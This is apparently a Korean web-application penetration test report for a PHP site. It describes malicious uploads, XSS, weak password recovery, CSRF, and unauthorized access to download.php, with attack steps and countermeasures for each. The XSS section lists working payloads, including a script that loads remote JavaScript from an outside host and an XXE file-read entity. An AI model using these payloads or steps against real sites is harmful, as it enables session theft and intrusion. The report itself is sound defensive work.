
* 1. **악성 콘텐츠**
     1. **취약점 정의**

**-** 웹 사이트 게시판, 댓글, 자료실 등에 정상적인 콘텐츠 대신에 악성 콘텐츠를 주입하여 실행 될 경우 사용자가 원본 콘텐츠 대신 악성 콘텐츠를 열람할 수 있음

* + 1. **상세분석**


|  |  |
| --- | --- |
| 취약한 매소드/경로 | \* m\_write.php |
| 설명 | - 악성 콘텐츠를 업로드 할 수 있는 자료실 게시판이 존재 |

**[Step #1] exe 파일을 확장자 변조해서 업로드 시도**



[그림 3 - 5] exe 파일 업로드

**[Step #2] exe파일이 업로드 되었는지 다운로드 받아 확인**



[그림 3 - 6] exe 파일 다운로드

* + 1. **보안대책**

**-** 사용자 입력 값에 대한 검증 로직을 추가 및 실행 제한 설정을 더욱 강화함

예: Flash파일, avi 동영상 파일, exe 실행 파일 등 악성코드가 포함될 수 있는 콘텐츠를 삽입 또는 업로드 하지 못하게 필터링 적용

- 악성 콘텐츠가 삽입되어 있는 경우, 해당 페이지에 대하여 증거자료(화면, 소스 등)을 남기고, 삽입된 악성 콘텐츠를 삭제 또는 페이지 삭제 등을 실시함

- 주기적으로 업로드 된 파일을 대상으로 바이러스 검사 실시

* 1. **크로스 사이트 스크립팅(Cross-site scripting)**
     1. **취약점 정의**

**-** 웹 어플리케이션에서 사용자 입력 인수 값에 대한 필터링이 제대로 이루어지 않을 경우, 사용자 인수 값을 받는 웹 사이트 게시판, URL 등에 악의적인 스크립트(자바스크립트, VB 스크립트, ActiveX, 플래시 등)를 삽입하여 게시글이나 이메일을 읽는 사용자의 쿠키(세션)를 도용하거나 악성코드(URL 리다이렉트)를 유포할 수 있음

* + 1. **상세분석**


|  |  |
| --- | --- |
| 취약한 매소드/경로 | \* m\_write.php |
| 설명 | - HTML사용을 할 수 있는 게시판이 존재해, XSS공격을 할 수 있음 |

**[Step #1] html을 이용한 XSS 공격 시도**

****

[그림 3 - 7] XSS 공격 시도

**[Step #2] exe파일이 업로드 되었는지 다운로드 받아 확인**



[그림 3 - 8] XSS 공격 확인

* + 1. **보안대책**

**-** 웹 사이트의 게시판, 자료실, URL 등에서 사용자로부터 입력 받는 인수 값에 대해 검증 로직을 추가

- 인수 값이 입력이 되더라도 실행되지 않게 함

- 부득이하게 게시판에 HTML을 사용하는 경우 HTML 코드 중 필요한 코드에 대해서만 입력 가능하도록 설정

- XSS를 유발할 수 있는 스크립트

|  |
| --- |
| **<;SCRIPT a=";>';>"; SRC=";http://ha.ckers.org/xss.js";>;<;/SCRIPT>;**  **<;A HREF=";http://66.102.7.147/";>;XSS<;/A>;**  **<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file:///dev/random">]><foo>&xee;</foo>**  **<script>alert('XSS')</script>**  **%3cscript%3ealert('XSS')%3c/script%3e**  **%22%3e%3cscript%3ealert('XSS')%3c/script%3e**  **<IMG SRC="javascript:alert('XSS');">**  **<;TABLE>;<;TD BACKGROUND=";javascript:alert(';XSS';)";>;<;/TD>;<;/TABLE>;**  **<;HTML xmlns:xss>;**  **table><TD BACKGROUND="javascript:document.vulnerable=true;">**  **<div STYLE="background-image: url(javascript:document.vulnerable=true;)">** |


* 1. **취약한 패스워드 복구**
     1. **취약점 정의**

**-** 패스워드 복구 로직을 유추하기 어렵게 구현하고 인증된 사용자 메일이나 SMS에서만 복구 패스워드를 확인할 수 있도록 하지 않아, 공격자가 불법적으로 다른 사용자의 패스워드를 획득, 변경, 복구할 수 있음

* + 1. **상세분석**

|  |  |
| --- | --- |
| 취약한 매소드/경로 | \* /m\_member\_loss.php |
| 설명 | - 이름과 이메일 정보만 있으면, 바로 임시 패스워드 생성 가능 |


**[Step #1] SQL 인젝션 공격으로 확보한 사용자 정보를 활용해 패스워드 복구 시도**

****

[그림 3 - 9] 아이디 찾기 시도


**[Step #2] 이름과 이메일로 바로 아이디를 확인 가능하며, 확인한 정보로 패스워드 찾기**

**시도**

****

[그림 3 - 10] 패스워드 찾기 시도

**[Step #3] 이메일 또는 SMS 인증 없이 임시 패스워드로 복구해 줌**

****

[그림 3 - 11] 아이디 및 패스워드 확인

* + 1. **보안대책**

**-** 난수를 이용한 불규칙적(대소문자, 특수문자 사용 권고)이고 최소길이(6자 이상 권고) 이상의 패턴이 없는 패스워드를 발급하도록 패스워드 복구 로직을 변경함

- 인증된 사용자 메일이나 SMS에서만 재설정된 패스워드를 확인 가능하도록 조치함

* 1. **크로스사이트 리퀘스트 변조(CSRF)**
     1. **취약점 정의**


- 사이트 간 요청 위조(Cross-site request forgery, CSRF, XSRF)로 사용자가 자신의 의지와는 무관하게 공격자가 의도한 행위(수정, 삭제, 등록 등)를 특정 웹 서버에 요청하게 하는 공격을 말함

- 사용자의 신뢰(인증) 정보 내에서 사용자의 요청을 변조함으로써 해당 사용자의 권한으로 서버에 악의적인 공격을 수행 가능

* + 1. **상세분석**


|  |  |
| --- | --- |
| 취약한 매소드/경로 | \* /m\_write.php |
| 설명 | - HTML사용을 할 수 있는 게시판이 존재하여, CSRF공격을 할 수 있음 |

**[Step #1] 서버 게시판에 글을 작성하는 CSRF 공격 스크립트 작성**

****

[그림 3 - 12] CSRF 공격 스크립트 작성

**[Step #3] 자동으로 작성되는 게시글 확인**

****

[그림 3 - 13] CSRF 공격 확인

* + 1. **보안대책**

- 웹 사이트의 게시판, 자료실, URL 등에서 사용자로부터 입력 받는 인수 값에 대해 검증 로직 및 필터링 추가 적용

- 인수 값이 입력이 되더라도 실행되지 않게 함

- HTML 또는 자바스크립트에 해당되는 태그 사용을 제한

- 부득이하게 게시판에 HTML을 사용하는 경우 HTML 코드 중 필요한 코드에 대해서만 입력 가능하도록 설정


* 1. **불충분한 인가**
     1. **취약점 정의**

- 중요 정보 페이지 접근을 위한 인증 로직이 구현되지 않을 경우, 비인가 사용자가 특정 페이지에 접근해 중요 정보의 열람 및 변조가 가능한 상태

* + 1. **상세분석**


|  |  |
| --- | --- |
| **취약한 매소드/경로** | **\* /download.php**  **- ps\_file** |
| **설명** | **- 권한 없는 사용자가 ‘download.php’ 파일에 접근해 웹 서버의 경로 정보를 확인함** |

**[Step #1] download.php파일에 파라미터 값을 변조 후 접근함**

****

[그림 3 - 14] 파라미터 변조 후 접근

**[Step #3] 정상 응답 값으로 웹 서버의 경로를 보여주고 있음**

****

[그림 3 - 15] 웹 서버의 경로 값을 응답

* + 1. **보안대책**

- 중요 정보 페이지에 재한 추가 인증 로직 구현이 필요

- 비인가 사용자의 요청에 권한을 넘는 정보가 응답되지 않게 확인 또는 인증 로직 구현


* 1. **불충분한 세션 만료**
     1. **취약점 정의**

**-** 세션의 만료 기간을 정하지 않거나, 만료 기한을 너무 길게 설정된 경우 악의적인 사용자가 만료되지 않는 세션을 활용하여 불법적인 접근이 가능한 상태

* + 1. **상세분석**

